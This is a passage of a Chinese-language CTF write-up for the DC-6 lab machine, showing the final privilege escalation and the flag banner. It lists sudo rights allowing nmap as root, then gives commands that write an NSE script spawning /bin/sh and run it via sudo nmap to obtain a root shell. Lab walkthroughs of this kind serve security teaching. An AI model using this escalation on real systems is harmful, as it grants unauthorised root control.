
执行sudo -l



```
$ sudo -l
sudo -l
Matching Defaults entries for jens on dc-6:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\
:/sbin\:/bin

User jens may run the following commands on dc-6:
    (root) NOPASSWD: /usr/bin/nmap
```

可以执行nmap，参考前面nmap越权方法

```
echo 'os.execute("/bin/sh")' > /tmp/root.nse
cat /tmp/root.nse
sudo nmap --script=/tmp/root.nse
```



```
# cd /root
# ls
theflag.txt
# cat theflag.txt

Yb        dP 888888 88     88          8888b.   dP"Yb  88b 88 888888 d8b
 Yb  db  dP  88__   88     88           8I  Yb dP   Yb 88Yb88 88__   Y8P
  YbdPYbdP   88""   88  .o 88  .o       8I  dY Yb   dP 88 Y88 88""   `"'
   YP  YP    888888 88ood8 88ood8     8888Y"   YbodP  88  Y8 888888 (8)


Congratulations!!!

Hope you enjoyed DC-6.  Just wanted to send a big thanks out there to all those
who have provided feedback, and who have taken time to complete these little
challenges.

If you enjoyed this CTF, send me a tweet via @DCAU7.


# 
```